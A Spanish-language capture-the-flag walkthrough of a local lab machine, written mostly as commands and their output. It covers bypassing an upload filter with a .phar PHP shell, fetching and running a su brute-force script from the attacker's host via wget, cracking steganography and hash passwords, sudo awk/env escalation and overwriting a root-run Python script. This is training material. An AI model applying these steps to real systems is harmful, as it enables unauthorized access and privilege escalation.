

Vamos a desplegar la maquina vulnerable


Haremos un escaneo profundo de los puertos abiertos de la maquina.




Revisamos el servidor web que tiene y vemos que no cuenta con nada, así que haremos un escaneo con gobuster para encontrar directorios ocultos.




Encontramos un directorio donde podemos subir ficheros.






Creamos un fichero php para poder ejecutar comandos de cmd y así hacer la reverse Shell.

Cambiamos la extensión del fichero porque no nos permite subir directamente un php.




Ahora en el otro directorio que encontramos vemos que esta lo que hemos subido, haremos los pasos para la reverse Shell.





Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
prueba.phar	2025-09-25 17:29	33	


Apache/2.4.41 (Ubuntu) Server at 172.17.0.2 Port 80







Una vez conectado vemos los usuarios con los que cuenta esta máquina.



Despues de probar varias cosas, al final vamos a utilizar el programa: https://github.com/Maalfer/Sudo_BruteForce.git

Lo compartiremos desde nuestra maquina local y luego lo ejecutaremos.

```
❯ ls
Linux-Su-Force.c  Linux-Su-Force.go  Linux-Su-Force.py  Linux-Su-Force.sh  README.md  rockyou.txt
❯ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
www-data@95696acd0fef:/var/www/html$ wget http://192.168.1.26/Linux-Su-Force.sh
--2025-09-25w-data@95696acd0fef:/var/www/html$ wget http://192.168.1.26:8000html$ wget http://192.168.1.26:8000/Lin
ux-Su-Force.://192.168.1.26:800/Linux-Su-Force.sh/192.168.1.26:80/Linux-Su-Force.shw-data@95696acd0fef:/var/www/htm
--2025-09-25 17:35:58--  http://192.168.1.26:8000/Linux-Su-Force.shx-Su-Force.sh
Connecting to 192.168.1.26:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 1600 (1.6K) [text/x-sh]
Saving to: 'Linux-Su-Force.sh'

Linux-Su-Force.sh   100%[===================>]   1.56K  --.-KB/s    in 0s

www-data@95696acd0fef:/var/www/html$ wget http://192.168.1.26:8000/rockyou.txt
--2025-09-25 17:36:11--  http://192.168.1.26:8000/rockyou.txt
Connecting to 192.168.1.26:8000 ... connected.p://192.168.1.26:8000/Linux-Su-Force
HTTP request sent, awaiting response ... 200 OK
Length: 139921507 (133M) [text/plain]
Saving to: 'rockyou.txt'

rockyou.txt         100%[===================>] 133.44M   636MB/s    in 0.2s

2025-09-25 17:36:11 (636 MB/s) - 'rockyou.txt' saved [139921507/139921507]
```

```
www-data@95696acd0fef:/var/www/html$ chmod +x Linux-Su-Force.sh
www-data@95696acd0fef:/var/www/html$ ./Linux-Su-Force.sh fernando rockyou.txt
```

Contraseña encontrada para el usuario fernando: chocolate

Ahora que somos un usuario vemos que tiene una imagen, nos la pasaremos a nuestra maquina local para explorarla.

```
www-data@95696acd0fef:/var/www/html$ su fernando
Password:
fernando@95696acd0fef:/var/www/html$ cd
fernando@95696acd0fef:~$ ls
dragon-medieval.jpeg
fernando@95696acd0fef:~$
```

Para poder tenerla vamos a modificar la carpeta html para poder tener permisos de mover ficheros y así descargárnoslo.

```
www-data@95696acd0fef:/var/www/html$ chmod o+wrx /var/www/html
www-data@95696acd0fef:/var/www/html$ su fernando
Password:
fernando@95696acd0fef:/var/www/html$ cd
fernando@95696acd0fef:~$ mv dragon-medieval.jpeg /var/www/html/
fernando@95696acd0fef:~$
```

```
❯ wget http://172.17.0.2:80/dragon-medieval.jpeg
--2025-09-25 17:40:49--  http://172.17.0.2/dragon-medieval.jpeg
Conectando con 172.17.0.2:80 ... conectado.
Petición HTTP enviada, esperando respuesta ... 200 OK
Longitud: 187638 (183K) [image/jpeg]
Grabando a: «dragon-medieval.jpeg»

dragon-medieval.jpeg        100%[=========================================>] 183,24K  --.-KB/s    en 0,001s

2025-09-25 17:40:49 (355 MB/s) - «dragon-medieval.jpeg» guardado [187638/187638]
```

Con steghide vamos a ver que cuenta con una contraseña así que utilizaremos stegcracker para encontrar esta.

```
❯ steghide extract -sf dragon-medieval.jpeg
Anotar salvoconducto:
steghide: ♦no pude extraer ning♦n dato con ese salvoconducto!
```

```
❯ stegcracker dragon-medieval.jpeg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2025 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'dragon-medieval.jpeg' with wordlist '/usr/share/wordlists/rockyou.txt'..
Successfully cracked file with password: secret
Tried 362 passwords
Your file has been written to: dragon-medieval.jpeg.out
secret
```

```
❯ steghide extract -sf dragon-medieval.jpeg
Anotar salvoconducto:
anot♦ los datos extra♦dos e/"pass.txt".
```

Nos da un hash que utilizaremos la web crackstation para descifrarla.

```
❯ cat pass.txt
       File: pass.txt
   1   cbfdac6008f9cab4083784cbd1874f76618d2a97
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
cbfdac6008f9cab4083784cbd1874f76618d2a97
```

No soy un robot

reCAPTCHA
Privacidad - Términos

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
cbfdac6008f9cab4083784cbd1874f76618d2a97	sha1	password123

Vemos que tenemos eso, así que probaremos con cada usuario a ver cual tiene esa contraseña

```
www-data@95696acd0fef:/home$ su mario
Password:
mario@95696acd0fef:/home$ sudo -l
Matching Defaults entries for mario on 95696acd0fef:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mario may run the following commands on 95696acd0fef:
    (julen) NOPASSWD: /usr/bin/awk
mario@95696acd0fef:/home$
```

Ahora veremos como ir escalando privilegios con gtfobins

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

```
$ rio@95696acd0fef:/home$ sudo -u julen /usr/bin/awk 'BEGIN {system("/bin/sh")}'
$
$ whoami
julen
```

```
julen@95696acd0fef:/home$ sudo -l
Matching Defaults entries for julen on 95696acd0fef:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User julen may run the following commands on 95696acd0fef:
    (iker) NOPASSWD: /usr/bin/env
julen@95696acd0fef:/home$ sudo -u iker /usr/bin/env /bin/sh
$ whoami
iker
```

Ahora vemos que es un fichero Python que eliminaremos y crearemos uno nuevo con código para poder tener acceso a root.

```
iker@95696acd0fef:~$ sudo -l
Matching Defaults entries for iker on 95696acd0fef:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User iker may run the following commands on 95696acd0fef:
    (ALL) NOPASSWD: /usr/bin/python3 /home/iker/geo_ip.py
iker@95696acd0fef:~$ ls -la
total 36
drwxrwx--- 1 iker iker 4096 Nov 26  2024 .
drwxr-xr-x 1 root root 4096 Sep 11  2024 ..
lrwxrwxrwx 1 iker iker    9 Nov 26  2024 .bash_history -> /dev/null
-rw-r--r-- 1 iker iker  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 iker iker 3765 Nov 26  2024 .bashrc
drwxrwxr-x 3 iker iker 4096 Sep 11  2024 .local
-rw-r--r-- 1 iker iker  807 Feb 25  2020 .profile
-rw-rw-r-- 1 iker iker    0 Sep 11  2024 .selected_editor
drwxr-xr-x 2 root root 4096 Nov 26  2024 __pycache__
-rw-r--r-- 1 root root  178 Sep 12  2024 geo_ip.py
```

```
iker@95696acd0fef:~$ rm geo_ip.py
rm: remove write-protected regular file 'geo_ip.py'? yes
```

```
iker@95696acd0fef:~$ echo "import os; os.system ('/bin/bash')" > geo_ip.py
iker@95696acd0fef:~$ cat geo_ip.py
import os; os.system ('/bin/bash')
```

Vemos que somos root.

```
iker@95696acd0fef:~$ sudo /usr/bin/python3 /home/iker/geo_ip.py
root@95696acd0fef:/home/iker# cd
root@95696acd0fef:~# whoami
root
root@95696acd0fef:~#
```